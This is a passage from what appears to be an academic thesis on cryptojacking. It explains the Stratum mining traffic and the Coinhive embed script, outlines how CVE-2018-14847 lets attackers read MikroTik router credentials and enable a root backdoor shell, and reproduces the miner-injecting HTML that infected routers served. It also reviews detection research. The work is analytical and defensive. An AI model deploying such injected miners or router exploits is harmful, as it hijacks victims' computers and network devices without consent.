WebSocket is an HTML5 protocol providing two-way communication between the client and a server over a single TCP connection [110]. The protocol enables easy real-time data transfer without refreshing (a part of) the Web page. WebSocket is compatible with HTTP, as it uses the `HTTP Upgrade` header to change the

WebSocket frame	**Explanation**
⇑ `{"type":"auth", "params":{"site_key":"`*`<predefined_site_key>`*`", "type":"anonymous","user":null,"goal":0, "version":3000,"coin":"xmr"}}`	The client attempts to authorize itself to the mining pool by using a *siteKey*
⇓ `{"type":"authed", "params":{"token":"`*`<token_id>`*`","hashes":0}}`	The server responds successfully and authorizes the client
⇓ `{"type":"job", "params":{"blob":"`*`<152_characters_blob>`*`", "job_id":"`*`<28_characters_job_id>`*`", "target":"`*`<target_value>`*`", "id":"`*`<token_id>`*`", "algo":"cn","variant":"4","height":1808537}}`	The server sends a job to the client
⇑ `{"type":"submit", "params":{"job_id":"`*`<28_characters_job_id>`*`", "nonce":"`*`<nonce_used_to_find_this_hash>`*`", "result":"`*`<found_64_characters_hash>`*`"}}`	The miner has found a hash that meets the required difficulty and submits hash and nonce
⇓ `{"type":"hash_accepted","params":{"hashes":128}}`	The server accepts the hash
⇓ `{"type":"job", "params":{"blob":"`*`<152_characters_blob>`*`", "job_id":"`*`<new_28_characters_job_id>`*`", "target":"`*`<target_value>`*`", "id":"`*`<token_id>`*`", "algo":"cn","variant":"4","height":1808537}}`	The server sends a new job to the client

Table 2.2: Example of a WebSocket connection using the Stratum Mining Protocol to communicate with a mining pool

connection from HTTP to the WebSocket protocol. Communication is sent over the same TCP ports as the Web browser, using dynamically allocated client ports. As a consequence, it supports HTTP proxies and other intermediaries. Additionally, the shared ports with HTTP make it robust to strict firewall rules or other blockades. Finally, the protocol introduced two new URIs, being `ws://` for WebSocket connections, and `wss://` for WebSocket Secure connections, respectively used for unencrypted and encrypted traffic.

Developers are free to define the format of messages sent over WebSocket connections. However, there is a specially designed protocol for cryptomining communication: the Stratum Mining Protocol, a line-based protocol with messages encoded in the plain-text JSON-RPC format [96]. WebSocket Servers communicate with their clients through Stratum messages to authorize new miners in the pool, distribute jobs based on the difficulty of the network, and retrieve found hashes from the miners. An example of a WebSocket communication trace using the Stratum protocol can be found in Table 2.2. It shows a client authorizing itself to the server by using an identifier, in this case, a *siteKey*, a predefined identifier used by the mining pool to keep track of all its miners. Another means of identification could be a Monero wallet address, to which the mining pool transfers the rewards from mining (we discuss these identifiers in more detail in Section 2.3). The server authorizes the client and assigns it a token to be used for further communication. Immediately after authorization, the server sends a job to the client to work on. The job consists out of a 152 characters long blob which represents the transactions involved in this block, a target to reach for a partial PoW solution and the algorithm to use. For Monero mining, this algorithm is CryptoNight, or `cn` as shown in the example in Table 2.2. The 152 characters long blob includes information about the current block header, the previously mined blocks and the transactions included in the current block. The target value is provided by the mining pool and determines which calculated hashes should be sent back to the mining pool, typically a character which must be equal to the last character of the calculated hash. It hereby tracks both the miner's contributions to the mining pool and gathers partial solutions for the proof-of-work necessary to mine a new block. Once a miner has found a hash that meets the required difficulty and ends with the target value specified, it submits it to the pool along with the nonce used to calculate the hash. The mining pool can easily verify this hash by using the same nonce and verify the output. If accepted, the miner receives a confirmation from the server and the process repeats itself once the server sends the next job to work on.




Figure 2.2: An overview of a browser-based cryptomining attack




Figure 2.3: An overview of the MITM attack on routers

2.2.3. Browser-based mining

Triggered by the rise of CPU-mineable cryptocurrencies (such as Monero) and the development of effective Web standards (such as WebAssembly, WebSockets and the Stratum protocol), browser-based cryptomining gained enormous momentum in the autumn of 2017. Coinhive, a company grown out of an experiment on a German image board, created an easy to use browser-based mining application as an alternative to advertisements [14, 46]. They provided developers with a JavaScript library, an API and a WebSocket proxy infrastructure to easily integrate a browser-based miner into their website and let their visitors mine for Monero (XMR). A handcrafted piece of WebAssembly code [15] is responsible for the actual mining operation and Coinhive hosts a large number of WebSocket proxy servers to forward their miners' traffic to the mining pool. The JavaScript code operates the mining operation and is responsible for spawning the right number of Web-Workers, opening a WebSocket connection to the proxy server and start the miner. While 70% of the mined Monero is transferred to the owner of the Coinhive account, the remaining 30% is kept by Coinhive for the upkeep of their service [12]. Soon after Coinhive released their mining application, similar ones appeared, such as Cryptoloot [19] and Coinhave [11]. In the years that followed, a number of new miner applications emerged with various capabilities and usage fees (mostly varying between 10% to 30% [12], with extreme cases offering a service fee of only 1% or 2% [17, 75]), but Coinhive remained a prominent player in the cryptojacking landscape until its discontinuation in April 2019 [16].

Although different mining applications exist, most browser-based mining applications work according to the same principles. An overview of a typical browser-based cryptojacking attack is depicted in Figure 2.2 and we explain each step here in more detail:

1. The client visits a website that contains a cryptominer by making a simple HTTP(S) `GET` request.
2. The server responds with a valid HTTP(S) response and serves the Web page to the client.
3. The cryptomining website requests a JavaScript file, which controls the mining operation. In the case of Coinhive, this file is typically included on the Web page as a script tag inside the head of the Web page, named `coinhive.min.js`, as is the case in the example shown in Listing 2.1. However, this file can have other names or its contents can be hidden inside multiple redirects or other files. The loaded script explores the host system and searches for the number of CPU threads available.
4. Once the hashing power of the computer is defined by inspecting the number of CPU threads, it downloads the highly-optimized WebAssembly module for the actual mining operation and distributes it over a number of WebWorkers, spawned for each CPU thread on the host system.
5. Now everything is ready to start mining on the host system and the JavaScript file sets up a WebSocket connection with the mining pool, often through a WebSocket proxy server. The script authenticates

```
<html>
 <head>
  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
  <script>
    var miner = new CoinHive.Anonymous(<predefined_site_key>, {throttle: 0.3});
    miner.start();
  </script>
 </head>
  <body> ... </body>
</html>
```

Listing 2.1: HTML contents of a Web page including a Coinhive cryptominer

the miner to the mining pool (using the Stratum Mining Protocol, with similar communication as in Table 2.2) using an identifier. This identifier could either be a predefined *siteKey*, a username or a Monero wallet address, depending on the WebSocket proxy server configuration and the service used.

6. After successful authorization, the miner receives the first job and the target value to work on.

7. The WebWorkers start working on that job and found hashes are submitted to the mining pool by the controller script through the WebSocket connection.

Most mining activity takes place through a controlling operator such as Coinhive, as it is very easy to deploy such cryptomining activities without any additional knowledge besides basic Web development skills. For such a full-service cryptomining solution, the website owner just needs to create an account and insert the provided mining script into his website. In contrast to do-it-yourself cryptomining, in which a website owner builds the JavaScript implementation itself. It can then choose to let its miners either connect to a WebSocket proxy server hosted by itself or let them connect directly to the mining pool.

2.3. Campaign analysis

As described in the introduction in Section 1.3, a part of the goal of this research is to gain in-depth knowledge about the tactics, techniques and procedures (*TTP*) used by cybercriminals to spread cryptojacking activities, as explained in the previous sections of this chapter, at large scale. Such coordinated cryptojacking installations are called *campaigns*, which we define as a group of infections belonging to the same actor. Analyzing these coordinated activities is better known as *campaign analysis*, which is the field of research focused on discovering clusters of malicious online entities. The term originates from studies analyzing large volumes of SPAM or phishing emails in which similar messages are clustered into campaigns, as they are most likely sent from the same spammer. Such analysis involves searching for common patterns, such as shared hyperlinks, text fragments or Mail User Agents (MUA), since it is believed that cybercriminals will reuse (parts) of their malicious creations [80], instead of creating new and unique ones. By clustering SPAM messages with a set of overlapping features, different spamming campaigns can be distinguished. We discuss previous work on campaign analysis in more detail in Section 3.1.

To gain knowledge about the TTP cybercriminals use to deploy cryptojacking campaign we thus have to perform campaign analysis. We do this by searching for clusters of similar cryptojacking infections on different places on the Web. Based on the workings of a cryptojacking attack, as explained in the previous section, we summarize the identifying features we can use to cluster these infections into campaigns:

- **Shared *siteKey*.** A *siteKey* is a predefined identifier created by a mining service such as Coinhive used for communicating with the mining service. This identifier is shared by the mining service after the creation of an account and is included in the script added to a website to perform cryptomining. As shown in Listing 2.1, the *siteKey* is present in the function call starting the Coinhive miner. The first row in Table 2.2 shows that the *siteKey* can also be found in WebSocket traffic, as it is used to authenticate the miner. Since a *siteKey* belongs to a miner service account, it is guaranteed that m miners found on different domains but with the same *siteKey* transfer their earnings to the same actor. Thus, clustering cryptojacking infections with a shared *siteKey* into a campaign links these infections to one actor.

- **Shared wallet address**. Instead of using a mining service like Coinhive – which typically take a share of the mined rewards as a compensation for the upkeep of their website and WebSocket proxies – cybercriminals can also let their miners participate directly in a mining pool. In this case, the attacker adds its (Monero) wallet address to the cryptojacking infection. Similar to a *siteKey*, a shared wallet address guarantees that rewards are transferred to the same actor.
- **Shared WebSocket proxy server**. Identifying campaigns can also be done by searching for similar WebSocket proxy servers. If a cryptojacking infection is not using a mining service such as Coinhive for its cryptojacking campaign, but instead hosting its own WebSocket proxy servers, clustering the WebSocket servers contacted by the miners can also link multiple infections to a single actor.
- **Shared initiator file**. As described in Section 2.2.3, cryptojacking scripts are not always named in the same way. The standard Coinhive script is named `coinhive.min.js`, but one is free to change the filename. Therefore, clustering websites on the file that started the mining operation can also be a method to identify campaigns.

Identifying campaigns using these methods allows us to afterwards investigate the tactics, techniques and procedures (*TTP*) used to deploy such campaigns. We have chosen to define a cluster of websites a campaign if identical features are shared more than 5 times, similar to the methods presented by Dinh et al. [23]. E.g. a cluster of 6 websites sharing the same *siteKey* or private WebSocket proxy server is considered a campaign. Since *siteKeys* can become rather long, we will only state the first 6 characters of a *siteKey* in this thesis.

2.4. MikroTik router vulnerabilities

As mentioned in the previous section, cryptomining code is included as part of the served HTML page, which requires the website owner to explicitly install a cryptominer or inadvertently embed it due to a compromised component such as hijacked third-party or a malicious advertisement. However, it is also possible to modify the website in transit, by modifying the HTML as the man-in-the-middle (*MITM*). Previous attacks using this attack vector included the setup of a malicious Wi-Fi hotspot in Starbucks cafes [79], but also a large number of Internet routers have become victims of this kind of attack. This was made possible by a firmware vulnerability in MikroTik routers in early 2018 [76]. MikroTik, a Latvian company producing Internet infrastructure devices such as routers and switches, patched the vulnerability within a day, but many of these routers are not, leaving them still vulnerable for this attack.

In the MITM attack vector, adversaries compromise a MikroTik router's operating system, RouterOS, and reconfigure the system in such a way that requests from clients to any website are rewritten and channeled to an internal proxy server running on the device serving a cryptojacking script. By doing this, the attacker is able to inject a miner on *all* websites visited by *all* users behind that router. In this section, we discuss the vulnerability which allowed for this attack vector to exist, the proofs-of-concept (*PoCs*) which demonstrated this, and the exact workings of the attack. It therefore provides the reader with essential information in preparation of Chapter 6, in which we explore this attack vector and the cryptojacking campaigns involved.

Vulnerability CVE-2018-14847 The exploited vulnerability in this attack is CVE-2018-14847 and affected MikroTik RouterOS through version 6.42, allowing *"unauthenticated remote attackers to read arbitrary files and remote authenticated attackers to write arbitrary files due to a directory traversal vulnerability in the WinBox interface"*, as stated in the National Vulnerability Database [72]. Of special significance to the attack is the fact that MikroTik uses RouterOS across their entire product line, making the vulnerability applicable to a large number of both consumer and carrier-grade routers.

Within RouterOS, there is a program named WinBox, which is a small Win32 binary that allows for managing RouterOS using a graphical user interface. The functionalities of the WinBox interface are almost identical to the console functions, but some advanced and critical system configurations, such as changing the MAC address, cannot be made from the WinBox GUI [56]. Researchers from Tenable found out that by sending a carefully crafted packet to the WinBox service running on TCP port 8291, an attacker is able to read files on the router by using commands that did not require authentication. They also discovered another command that allows an attacker to write files to disk given some authentication [101].

Proofs-of-concept There are two proofs-of-concept (*PoC*) released to exploit this vulnerability, both using the vulnerable commands mentioned in the previous section. On June 24, 2018, Alireza Mosajjal from BasuCert (Iran) released his PoC [60], followed by the Tenable research team on October 6, 2018 [101]. Both PoCs first send a packet to TCP port 8291 requesting file `flash/rw/store/user.dat` using a command that does not require authentication. RouterOS opens this file for reading and responds with the file size and a session ID. This ID is changed one byte and used in another command sent subsequently, which reads the requested file and sends it to the attacker. After simple decryption of the results afterwards, the administrator username and password are shown in plain text.

The proof-of-concept released by Tenable [101] also included the enabling of the developer backdoor. The retrieved administrator username and password are used to create an authenticated session with the router, after which the command to write files to disk is used to write two files to disk, `pckg/option` and `flash/nova/etc/devel-login`, which are two versions of the same developer backdoor. The presence of these two files enables a root BusyBox shell accessible over TCP port 23 (Telnet) which the attacker can use to log with username `devel` and the retrieved administrator password. After a successful login, the attacker has complete control over the device on filesystem level.

HTTP proxies Avast, an anti-virus company, analyzed the malware present on a compromised MikroTik router and published their results in a blog post [33]. They have found that with the initial compromise of a router, the adversary installs a script on the router which performs a number of actions. First, it tries to delete any previously scheduled jobs and scripts present on the router and it opens Telnet on port 23 and SSH on port 22 to the Internet if not already enabled. Afterwards, a firewall rule to redirect all outgoing requests towards port 80 through an HTTP proxy present on the router to an unsecured Web page is introduced [33].

While different groups of actors followed slightly different techniques, tactics and procedures (*TTP*) as we will discuss in Chapter 6, it is meant as shown in Figure 2.3 from the perspective of the user as any outgoing connection to port 80 was redirected to the HTTP proxy on port 80 or 8080 (1). This served a Web page based on a common template, in Listing 2.2 shown for a connection to `tudelft.nl`, and this led the client to fetch two Web resources: the outer frame containing a JavaScript that loads cryptomining code (2), and within the frame the actual website the user intended to visit (2). The client's Web browser would set up a WebSocket connection to a proxy or mining pool to retrieve instructions for mining cryptocurrencies (3) and spawns up a number of WebWorkers in the client's browser to mine for a specific *siteKey* (4).

From the perspective of the perpetrator, this design has a number of advantages. First, as the inline frame opens up the original page, the user will not notice anything wrong at first sight, as the requested Web page loads within the borderless frame. Second, as the interaction with the loaded website functions normally, the victim will remain on the Web page for an extended period of time, thus increasing the time the miner will run in the background. Third, as clicks on the embedded page do not reload the outer frame, the cryptominer keeps mining while navigating through the visited Web page, thus maximizing mining cycles and thus profit.

While the browser address would show a connection to the router instead of the requested URL, the hijack from a usability perspective is both comparatively frictionless and effective. The original URL is displayed as the title of the page, and experimentation on recent versions of both mobile and desktop browsers showed that sites can even be loaded via HTTPS within the inline frame without triggering a warning by the browser. Thus, unless the rewritten URL raises suspicion with the user, we can expect the activity to go by relatively unnoticed.

```
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html;charset=windows-1251">
  <title>"http://www.tudelft.nl/"</title>
  <script src="https://coinhive.com/lib/coinhive.min.js"></script>
  <script> var miner = new CoinHive.Anonymous(<siteKey>, {throttle: 0.1});
           miner.start();</script>
 </head>
  <frameset>
   <frame src="http://www.tudelft.nl/"></frame>
  </frameset>
</html>
```

Listing 2.2: HTML returned by the proxy of an infected router, with an injected Coinhive miner, and the actual page in an inline frame

3 Related work

This chapter contains an overview of academic research on both cryptojacking and campaign analysis involving other related cyber threats. We present the methods and principles from previous work and discuss the most notable insights derived from these studies. Besides summarizing the work, we point to potential research gaps, which form the basis for the research question stated in the introduction. First, we summarize the methods and principles used in previous work on campaign analysis in Section 3.1, followed by an overview of previous work on cryptojacking presented in Section 3.2. In the final section, we present the identified research gaps and how we are going to resolve them.

3.1. Campaign analysis

Campaign analysis is the field of research focused on discovering clusters of malicious online entities and is naturally evolved from the field of authorship attribution, which involves analyzing textual features to distinguish between texts written by different authors [98]. In the last 15 years, we have seen research on the authorship of large bodies of SPAM emails, programming code such as malware and phishing Web pages. In 2008, McGrath & Gupta were ones of the first to focus solely on campaign analysis and the modus operandi behind phishing activities [55]. They complemented detected phishing domains with geographic location data and *WHOIS* records featuring information about the registration, expiry date and registrar of the domain. They found that longer URLs and shorter domain names can be used as a heuristics to identify phishing, that phishing domains tend to use fewer vowels compared to benign websites and that the infrastructure used by phishers is more advanced than infrastructure used by spammers.

A year later, Kreibich et al. took an inside look into SPAM campaign orchestration by probing and infiltrating the spamming botnet Storm [47]. Over the course of two years, they observed the C&C infrastructure of such a botnet to identify spamming campaigns. Clustering features like email headers, domains mentioned in the email and the actual contents of the body allowed them to identify 94 distinct campaigns, ranging from pharmaceutical to stock scam emails. A variety of techniques was observed, such as the use of templates and dictionaries to create similar, yet different emails to prevent simple detection.

In the years that followed, efforts were made to automatically cluster SPAM or phishing activities into campaigns. Among this is the work of Layton et al. [48], who used unsupervised learning based on the phishing website's source code to generate a model that estimates the size and scope of identified phishing campaigns. In order to succeed, the authors made use of the fact that every author makes specific choices while creating a phishing website and that such choices can be used to cluster websites into campaigns. Their *USCAP* method clustered popular n-grams in the source code and was able to successfully identify 19 distinct campaigns in a set of 700 phishing websites. They conclude their work by pointing out that many cybercriminals hide behind the anonymity of the Internet, making it difficult to directly attribute attacks, while campaign analysis like theirs could instead attribute indirectly through methodologies such as *USCAP* [48].

Another study automating the campaign analysis process was conducted by Dinh et al., who proposed a framework that identifies SPAM campaigns in real-time [23]. Having reviewed the various methods of textual clustering of SPAM emails, the authors took a different approach by identifying SPAM campaigns based on the premise that these emails are sent by the same mean, and therefore must have the same goal and share some characteristics. The authors extracted features from the email header, attachments and embedded URLs complemented with *WHOIS* and passive DNS records to detect campaigns using a frequent-pattern-tree algorithm. By doing so, they automatically clustered campaigns, labeled them, and assigned each campaign a score based on a signal such as a country focus. With the minimum of messages set to 5, the authors were able to efficiently characterize a large number of spamming campaigns within a dataset of almost 800K messages.

Research from the last ten years also showed an interest in abusive Web-based campaigns, such as malicious advertisements and drive-by downloads. Li et al. attempted to understand malicious advertising activities, for which they made the *MadTracer*, a system which automatically generates detection rules and utilizes them to inspect the advertisement (*ads*) delivery process [50]. A crawl of the Alexa Top 90K in 2011, in which the delivery paths of the encountered ads were collected and analyzed, revealed that a large number of different actors cooperate in order to successfully deliver malicious ads. Often, multiple redirects involving more than just one advertisement network are present before a malicious ad is shown. Although these findings led to a novel detection method and not to in-depth campaign analysis, a highly sophisticated campaign was identified involving compromised WordPress websites, which redirected traffic through five intermediaries to a malicious advertiser.

Borgolte et al. performed a similar study, but focused on Web-based infections in general, not just limited to malicious advertisements [6]. They observed that the same infection vector is reused by an attacker and spread over a large number of websites to maximize its impact, although certain parts could be randomized. Often, these infections are targeted on a specific group of websites, which employ the same server stack or Web application. To detect such infection vectors, they proposed their Δ-system, which compares different versions of the same webpage over a period of time to identify possible infection vectors by computing fuzzy tree differences of the served Web pages. If a new infection campaign was found, they generated new identifying signatures for that cluster. Based on these signatures, the Δ-system pinpointed to the infection vector (e.g. a specific version of PHP or application), which enabled the creation of even more precise fingerprints, to find more infected domains via search engines and to estimate the scope of the campaign [6]. Eventually, their Δ-system identified a large number of clusters, including a campaign focused on discussion platform *Discuz!X* and a cross-site request forgery attack on *Django* Web applications.

Trying to pinpoint the origin of an infection on malicious websites is also the focus of Takata et al., who proposed a system able to construct a redirection graph with context, including Web content redirects [100]. Based on common hiding and obfuscation patterns such as `document.write` and `eval()` functions in JavaScript, combined with HTTP redirections observed while crawling a dataset of malicious websites, the authors were able to construct the malicious paths attackers used to deliver their infections. The results proved that their system could successfully identify the precise origin of compromised Web content in 72% of the crawled websites.

3.2. Cryptojacking

Academic research on browser-based cryptomining attacks has only started in 2017 and is, due to the recent developments of the used Web standards, very topically. The first explorations into this research field have been performed by Eskandari et al. [28]. In their analysis, the authors queried two large source code datasets (*Censys.io* and *PublicWWW*) for strings known to be part of cryptomining scripts (such as `coinhive.min.js` or `load.jsecoin.com`). They queried these two datasets for a period of two months, from September till November 2017, and identified a large number of domains which included the cryptomining code. The authors also noticed a growing interest in this phenomenon by looking at Google Trends data. Their research method for finding browser-based cryptojacking is only able to detect known mining applications, not obfuscated or new ones. Neither could it assess actual mining activity or differentiate commented or active code on the page. While trying the estimate the profitability of running a cryptominer, they authors stumbled upon a Coinhive campaign which ran a miner on over 11,000 parked websites and estimated that this campaign made revenue of only 0.024 XMR (~$3 at that time).


This study kicked-off a number of subsequent studies, which were all aimed at detecting browser-based cryptomining and possible mitigation strategies. Rauchberger et al. created their *MiningHunter*, a crawler which logs metadata about each request made by the browser and stores all executed JavaScript and raw WebSocket traffic [84]. Their detection method relied on searching within the executed JavaScript code and raw WebSocket traffic for known fingerprints of various cryptomining applications. After a successful crawl of the Alexa Top 1M at the beginning of December 2017, they were able to detect 3,178 websites running a cryptominer. Since the crawler was not instructed to perform any user interaction, all these websites started mining without requiring explicit consent from the user [84]. A total of 1,210 unique *siteKeys* were retrieved and three identified campaigns were discussed, amongst them a campaign involving 1,116 websites infected by malicious advertisements as well as a porn network including over 50 domains, probably belonging to the same owner. Comparison with block lists such as NoCoin [32] and MinerBlock [20] showed that *MiningHunter* had a similar performance, as it was able to detect 99% of the websites found by both block lists.

Hong et al. built *CMTracker*, a behavior-based detector for tracking cryptocurrency scripts, equipped with two runtime profilers [31]. The first profiler, the hash-based profiler, monitors incoming JavaScript files for known hashing signatures such as `cryptonight_hash` or `sha256`, often used by cryptomining code. It calculates the cumulative time spent on hashing and marks a website as actively cryptomining when more than 10% of the execution time is spent on hashing. A second profiler observes the call stack and searches for periodic executions. Mining applications run heavy workloads with many repeated patterns, thus websites with very repeating threads are labeled as cryptojacking. In contrast to the first profiler, which can be circumvented by code obfuscation, this latter profiler is robust to any obfuscation, since the periodic execution is simply needed for cryptomining. Their approach was able to detect 868 actively mining websites among the Alexa Top 100K in April 2018. Analyzing the identified cryptojacking domains revealed that the *Art & Entertainment* and *Adult* categories were the most prevailing, most of them providing either pirated resources such as free movies or pornographic content [31]. The distribution of wallet IDs on the identified domains showed that more than half of the found keys were used only once. The authors also noticed that domains hosting mining scripts were migrating faster to new domains than the mining pools. They conclude their findings by mentioning a number of evasion techniques, such as code obfuscation and payload hiding inside third-party libraries, and the expectation that cryptojacking is evolving towards more sophisticated techniques.

Rüth et al. also dug deep into browser-based cryptomining by conducting two large Web crawls and researched market leader Coinhive's influence on the cryptomining ecosystem [87]. Their first crawl used `zgrab` to download the first 256 kB of landing pages of 137M *.com*, *.net*, and *.org* domains, as well as from the Alexa Top 1M websites. Consequently, all JavaScript tags were extracted from the page and checked against the NoCoin [32] block list. Comparing the four categories showed that cryptojacking is the most prevailing in the Alexa Top 1M, which seems likely since mining is the most profitable when websites have many visitors [87]. A second crawl is performed on a subset of 10M websites, the total *.org* domain (~9M domains) and again the Alexa Top 1M. A customized Chrome browser was instructed to dump all WebAssembly modules and WebSocket communications along with 65 kB of the final HTML page enabling comparison with the NoCoin block list. After manual inspection of the dumped WebAssembly modules, 160 different mining samples – often versions of the same miner – were compared to the detection rate of the block lists. The authors observed that the block list classifies many websites as actively mining, whereas only a fraction actually contains WebAssembly for cryptomining. This comparison also showed that using a block list such as NoCoin introduces a large number of false negatives because of unknown, new or changed code signatures. Another angle of their research into the influence of Coinhive on the cryptomining ecosystem indicated that Coinhive was responsible for more than 1% of the mining power of the Monero network in May 2018. The authors conclude their work by stating that 0.08% of the probed websites is actively mining [87].

Another large Web crawl study is conducted by Konoth et al. as an exploratory study for the creation of *MineSweeper* [44]. Similar to previous studies, websites listed in the Alexa Top 1M were visited by a crawler. The crawler was instructed to visit each website and 3 of its internal pages for four seconds on each visit while extracting information from all loaded JavaScript and HTML files, WebSocket traffic, and external requests. A large number of regular expressions were used afterwards to determine the miner application and to retrieve the *siteKey* if present. A total of 1,735 websites was found to be actively mining, the majority of them being Coinhive. In their in-depth analysis, they discovered 20 mining campaigns, of which the largest covered 139 websites. They also encountered a number of obfuscation techniques deployed by mining applications, such as inserted dead code and scripts converted to `charCode`. Triggered by the observed obfuscation and evasion techniques, a novel, more robust, detection technique was developed, which focused on the aspects all cryptomining scripts have in common: high CPU cache usage and WebAssembly. A second crawler, the *MineSweeper*, visits a website and dumps WebAssembly modules if present while recording load and store operations of the CPU's L1 and L3 cache. Konoth et al. were able to effectively fingerprint the CryptoNight algorithm by inspecting the dumped WebAssembly modules, which made their method robust to any kind of obfuscation. L1 and L3 loads and stores also seemed a good indicator for cryptojacking activity, but this measurement could be influenced by throttling the mining application.

The next survey of the domains listed in the Alexa Top 1M in April 2018 is conducted by Musch et al. and relied on CPU profiling of the browser [67]. During each visit, the JavaScript V8 engine was instructed to profile the function call stack on a regular interval to measure the amount of time spend on each executed function. This method was used to make an initial profile of the crawled websites. Once a high CPU usage was encountered, the website was flagged for in-depth analysis. In that phase, the website was visited by another crawler and inspected for a longer period over time. Consequently, fingerprints were made by analyzing the confirmed cryptominers. As a result, the authors have identified 2,506 websites which are actively cryptomining without the user's consent, the majority of them using Coinhive. An interesting analysis of both JavaScript code as well as the WebAssembly modules showed a diversity of JavaScript code but a highly similar cluster of WebAssembly sources. This indicates that whereas the JavaScript code is subject to changes in implementation because of user preferences, the use of different mining pools or code obfuscation, the underlying WebAssembly is barely changing. This analysis is depicted in Figure 3.1, where the similarities between samples are depicted in a heatmap.



(a) Similarity of JavaScript code (b) Similarity of WebAssembly code

Figure 3.1: Code similarity of both JavaScript (a) and WebAssembly (b) code, as visualized by Musch et al. [67]

All the aforementioned detection methods relied on traditional detection methods such as string matching and decision trees, but there have also been a number of studies trying to leverage machine learning techniques cryptojacking detection. Parra Rodriguez & Posegga worked on *RAPID*, a Resource and API-based Detection method, able to detect browser-based cryptomining using machine learning techniques such as a Support Vector Machine (SVM) [86]. Their crawler monitored the system's resources such as memory, processor and network consumption as well as API calls within the browser, making it resistant to JavaScript obfuscation. Features were extracted from these log files and a training set of 656 confirmed mining domains was created by querying two block lists (NoCoin [32] and MinerBlock [20]) with all crawled domains. Afterwards, an SVM was used to train a machine learning model able to classify the websites as benign or malicious. Their best model was able to detect 97.84% of all mining samples, with a precision of 99.7%.

A similar classification study was performed by Carlin et al., in which they demonstrated that dynamic opcode tracing is extremely effective at detecting cryptomining behavior [7]. These researchers did not crawl the Web, but selected a number of cryptomining samples from VirusShare and executed this in a Firefox browser with an attached debugger (OllyDbg). The opcodes present in the debug traces were counted for each sample and stored for analysis. Together with a set of benign code samples, these scripts were all executed inside the browser for 1 minute, after which a Random Forrest classifier was learned to classify these samples as benign or malicious. With an accuracy of over 99%, their research shows that cryptomining code is significantly different compared to other JavaScript code and that dynamic opcode tracing can be used effectively at detecting cryptomining code.

Liu et al. proposed a novel approach for detecting browser-based mining applications by creating *BMDetector*, a detection system based on a modified Chrome kernel [51]. Using this modified kernel, the authors were able to perform JavaScript code block analysis by dumping heap snapshots and stack data and extracting features from them. They used a Recurrent Neural Network (RNN) algorithm to learn a model on these features and tested it on both original and obfuscated miner code. Although the precision of the trained

